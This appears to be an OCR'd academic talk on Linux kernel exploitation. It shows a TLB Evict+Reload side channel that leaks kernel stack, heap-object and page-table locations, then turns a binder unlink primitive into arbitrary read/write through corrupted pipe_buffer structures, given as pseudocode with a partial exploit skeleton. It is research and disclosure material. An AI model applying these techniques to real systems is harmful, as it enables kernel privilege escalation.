
TLB Evict+Reload

C1: Where to write?




TLB Evict+Reload

C1: Where to write?




TLB Evict+Reload

C1: Where to write?




TLB Memory Mapping Leakage




- Leak region bases

TLB Memory Mapping Leakage



- Leak region bases
- Leak access location

TLB Memory Mapping Leakage




- Leak region bases
- Leak access location
- Page granularity, 2 MB?


C1: Where to write?
2 MB-aligned memory sections
?
?
Location of target objects



C2: What to write?
?
Arbitrary read/write

Enforcing 4 kB Memory Mappings



No Mapping
4kB Mapping
2MB Mapping


Enforcing 4 kB Memory Mappings



No Mapping
4kB Mapping
2MB Mapping

- Use memory allocated with `vmalloc`.
  - E.g., bytecode for eBPF.


Enforcing 4 kB Memory Mappings



No Mapping
4kB Mapping
2MB Mapping

- Use memory allocated with `vmalloc`.
  - E.g., bytecode for eBPF.
- Use defenses:


Enforcing 4 kB Memory Mappings



No Mapping
4kB Mapping
2MB Mapping


- Use memory allocated with `vmalloc`.
  - E.g., bytecode for eBPF.
- Use defenses:
  - `CONFIG_VMAP_STACK`:
    Stack allocated with `vmalloc`.

Enforcing 4 kB Memory Mappings



- Use memory allocated with `vmalloc`.
  - E.g., bytecode for eBPF.
- Use defenses:
  - `CONFIG_VMAP_STACK`:
    Stack allocated with `vmalloc`.
  - `CONFIG_SLAB_VIRTUAL`:
    Virtualize heap on 4 kB mappings.

Enforcing 4 kB Memory Mappings



- Use memory allocated with `vmalloc`.
  - E.g., bytecode for eBPF.
- Use defenses:
  - `CONFIG_VMAP_STACK`:
    Stack allocated with `vmalloc`.
  - `CONFIG_SLAB_VIRTUAL`:
    Virtualize heap on 4 kB mappings.
  - `CONFIG_STRICT_MODULE_RWX`:
    Split DPM to 4 kB mappings.

- Syscalls to load 4 kB-aligned kernel address:

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:

```
syscall(-1)
```

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:
    ```
    syscall(-1)
    ```
  - `msg_msg`:

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:
    `syscall(-1)`
  - `msg_msg`:
    `sys_msgrcv`

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:
    `syscall(-1)`
  - `msg_msg`:
    `sys_msgrcv`
  - `pipe_buffer`:


- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:
    `syscall(-1)`
  - `msg_msg`:
    `sys_msgrcv`
  - `pipe_buffer`:
    `sys_read`

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:
    `syscall(-1)`
  - `msg_msg`:
    `sys_msgrcv`
  - `pipe_buffer`:
    `sys_read`
  - Page tables:

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:
    `syscall(-1)`
  - `msg_msg`:
    `sys_msgrcv`
  - `pipe_buffer`:
    `sys_read`
  - Page tables:
    `sys_mprotect`
  - ...

- Syscalls to load 4 kB-aligned kernel address:
  - Kernel stack:
    `syscall(-1)`
  - `msg_msg`:
    `sys_msgrcv`
  - `pipe_buffer`:
    `sys_read`
  - Page tables:
    `sys_mprotect`
  - ...
- Multiple addresses are loaded to the TLB ☹


Leaking 4 kB-Aligned Address





```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```

Leaking 4 kB-Aligned Address

C1: Where to write?








```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
mtype = 0x41

// access msg0, queue0, ipc_ns
sys_msgrcv(0, mtext, mtype) ①
```

Leaking 4 kB-Aligned Address

C1: Where to write?








```
sys_msgrcv(id, mtext, mtype):
    queue = ipc_ns.root_rt[id]
    msg = find_msg(queue, mtype)
    copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
mtype = 0x41

// access msg0, queue0, ipc_ns
sys_msgrcv(0, mtext, mtype) ①
```

Leaking 4 kB-Aligned Address

C1: Where to write?






```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
mtype = 0x41

// access msg0, queue0, ipc_ns
sys_msgrcv(0, mtext, mtype) ①
```

Leaking 4 kB-Aligned Address


C1: Where to write?


```
sys_msgrcv(id, mtext, mtype):
    queue = ipc_ns.root_rt[id]
    msg = find_msg(queue, mtype)
    copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
mtype = 0x41

// access msg0, queue0, ipc_ns
sys_msgrcv(0, mtext, mtype) ①
```

Leaking 4 kB-Aligned Address

C1: Where to write?





```
sys_msgrcv(id, mtext, mtype):
- queue = ipc_ns.root_rt[id]
- msg = find_msg(queue, mtype)
- copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
mtype = 0x41

// access msg0, queue0, ipc_ns
sys_msgrcv(0, mtext, mtype) ①

// access msg1, queue1, ipc_ns
sys_msgrcv(1, mtext, mtype) ②
```

Leaking 4 kB-Aligned Address

C1: Where to write?





```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
mtype = 0x41

// access msg0, queue0, ipc_ns
sys_msgrcv(0, mtext, mtype) ①

// access msg1, queue1, ipc_ns
sys_msgrcv(1, mtext, mtype) ②

// access msg32, queue32, ipc_ns
sys_msgrcv(32, mtext, mtype) ③
```

Leaking 4 kB-Aligned Address

C1: Where to write?




```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```


```
mtext = char[]
```


①*TLB pattern* ∩
②*TLB pattern* \
③*TLB pattern*

```
sys_msgrcv(32, mtext, mtype) ③
```

Leaking 4 kB-Aligned Address

C1: Where to write?






```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```


```
mtext = char[]
```


$$[❷, ❺, ❻] \cap$$
$$[❷, ❹, ❻] \setminus$$
$$[❶, ❸, ❻]$$

```
sys_msgrcv(32, mtext, mtype) ③
```

Leaking 4 kB-Aligned Address

C1: Where to write?






```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```


```
mtext = char[]
```


$$[❷, ❻] \setminus [❶, ❸, ❻]$$


```
sys_msgrcv(32, mtext, mtype) ③
```

Leaking 4 kB-Aligned Address

C1: Where to write?










```
sys_msgrcv(id, mtext, mtype):
  queue = ipc_ns.root_rt[id]
  msg = find_msg(queue, mtype)
  copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
```




```
sys_msgrcv(32, mtext, mtype) ③
```



C1: Where to write?
2 MB-aligned memory sections
4 kB-aligned slab pages
?
Location of target objects


C2: What to write?
?
Arbitrary read/write


- **Ideal page:**
  - Contains only attacker-controlled objects

- **Ideal page:**
  - Contains only attacker-controlled objects
- **How?**
  - Use slab side channel [Maa+24b]

- **Ideal page:**
  - Contains only attacker-controlled objects
- **How?**
  - Use slab side channel [Maa+24b]
- **Sufficent for reliable kernel exploitation**
  - Known offsets within slab page


ffff8ae0f1401800
fffffe9132392380
ffff8898c1faa0c0


Evaluated Linux kernel:
v5.15, v6.5, and v6.8



- **Evaluated Linux kernel**:
  v5.15, v6.5, and v6.8
- **CPUs**:
  Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
  AMD and some ARM *affected*


- **Evaluated Linux kernel**:
  v5.15, v6.5, and v6.8
- **CPUs**:
  Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
  AMD and some ARM *affected*
- **Leaked object locations**:

- **Evaluated Linux kernel:**
  v5.15, v6.5, and v6.8
- **CPUs:**
  Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
  AMD and some ARM *affected*
- **Leaked object locations:**
  - Kernel stacks



- **Evaluated Linux kernel**:
  v5.15, v6.5, and v6.8
- **CPUs**:
  Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
  AMD and some ARM *affected*
- **Leaked object locations**:
  - Kernel stacks
  - Kernel heap:
    `msg_msg`, `cred`, `file`, `seq_file`, and `pipe_buffer`


- **Evaluated Linux kernel**:
  v5.15, v6.5, and v6.8
- **CPUs**:
  Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
  AMD and some ARM *affected*
- **Leaked object locations**:
  - Kernel stacks
  - Kernel heap:
    `msg_msg`, `cred`, `file`, `seq_file`, and `pipe_buffer`
  - Page tables:
    PUD, PMD, and PT


C1: Where to write?
2 MB-aligned memory sections
4 kB-aligned slab pages
Object size aligned
Location of target objects



C2: What to write?
?
Arbitrary read/write


exploit primitives
us
CVEs
imgflip.com

Unlink Primitive



Unlink Primitive




What is it?

- Misuse unsafe element unlink from a list
- Two write primitives:

```
*(next + 8) = prev;
*(prev) = next;
```

Unlink Primitive




- **What is it?**
  - Misuse unsafe element unlink from a list
  - Two write primitives:

```
*(next + 8) = prev;
*(prev) = next;
```

- **Prior work:**
  - BadBinder [Sto19]
  - Many others [Sec20; San20; Maa+24a]

Unlink Primitive



- **What is it?**
  - Misuse unsafe element unlink from a list
  - Two write primitives:

```
*(next + 8) = prev;
*(prev) = next;
```


- **Prior work:**
  - BadBinder [Sto19]
  - Many others [Sec20; San20; Maa+24a]
- **Our goal:**
  - Arbitrary read/write primitive

Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation

```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```




Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation

```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```





```
remove_wait_queue(&binder_thread_2);
```

Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation

```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```





```
remove_wait_queue(&binder_thread_2);
// *(bt3.wait->prev) = bt1.wait;
```

Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation

```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```





```
remove_wait_queue(&binder_thread_2);
// *(bt3.wait->prev) = bt1.wait;
// *(bt1.wait->next) = bt3.wait;
```

Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation

```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```





```
remove_wait_queue(&binder_thread_2);
// *(bt3.wait->prev) = bt1.wait;
// *(bt1.wait->next) = bt3.wait;
```

Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation

```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```




Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation

```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```




Unlink Primitive to Controlled Corruption

C2: What to write?

Unlink operation


```
1  struct list_head {
2    struct list_head *next;
3    struct list_head *prev;
4  };
5
6  struct binder_thread {
7    ...
8    struct list_head wait;
9    ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14   e->next->prev = e->prev;
15   e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18   /* Trigger unlinking */
19   list_del(&bt->wait);
20 }
```




```
remove_wait_queue(&binder_thread_2);
// *(0xdeadbeef+8) = 0xbadc0fe;
// *(0xbadc0fe) = 0xdeadbeef;
```

Unlink Primitive to Arbitrary Read/Write

C2: What to write?




Exploit

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
```

Unlink Primitive to Arbitrary Read/Write

C2: What to write?




Exploit

```
1  // Unlink primitive
2  *(&pipe_buffer0 + 8) = pipe_buffer0
3  *(pipe_buffer0) = &pipe_buffer0
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
```

Unlink Primitive to Arbitrary Read/Write

C2: What to write?




Exploit

```
1  // Unlink primitive
2  *(&pipe_buffer0 + 8) = pipe_buffer0
3  *(pipe_buffer0) = &pipe_buffer0
4
5  // Refer target page
6  write(fd0, data = {
7
8
9
10
11
12
13
14
15 }, 96)
16
17
18
19
20
21
```

Unlink Primitive to Arbitrary Read/Write

C2: What to write?




Exploit

```
1  // Unlink primitive
2  *(&pipe_buffer0 + 8) = pipe_buffer0
3  *(pipe_buffer0) = &pipe_buffer0
4
5  // Refer target page
6  write(fd0, data = {
7    .pipe_buffer0 = {
8      .offset =
9    },
10   .pipe_buffer1 = {
11     .page =
12     .offset =
13     .len =
14   }
15 }, 96)
16
17
18
19
20
21
```

Unlink Primitive to Arbitrary Read/Write

C2: What to write?

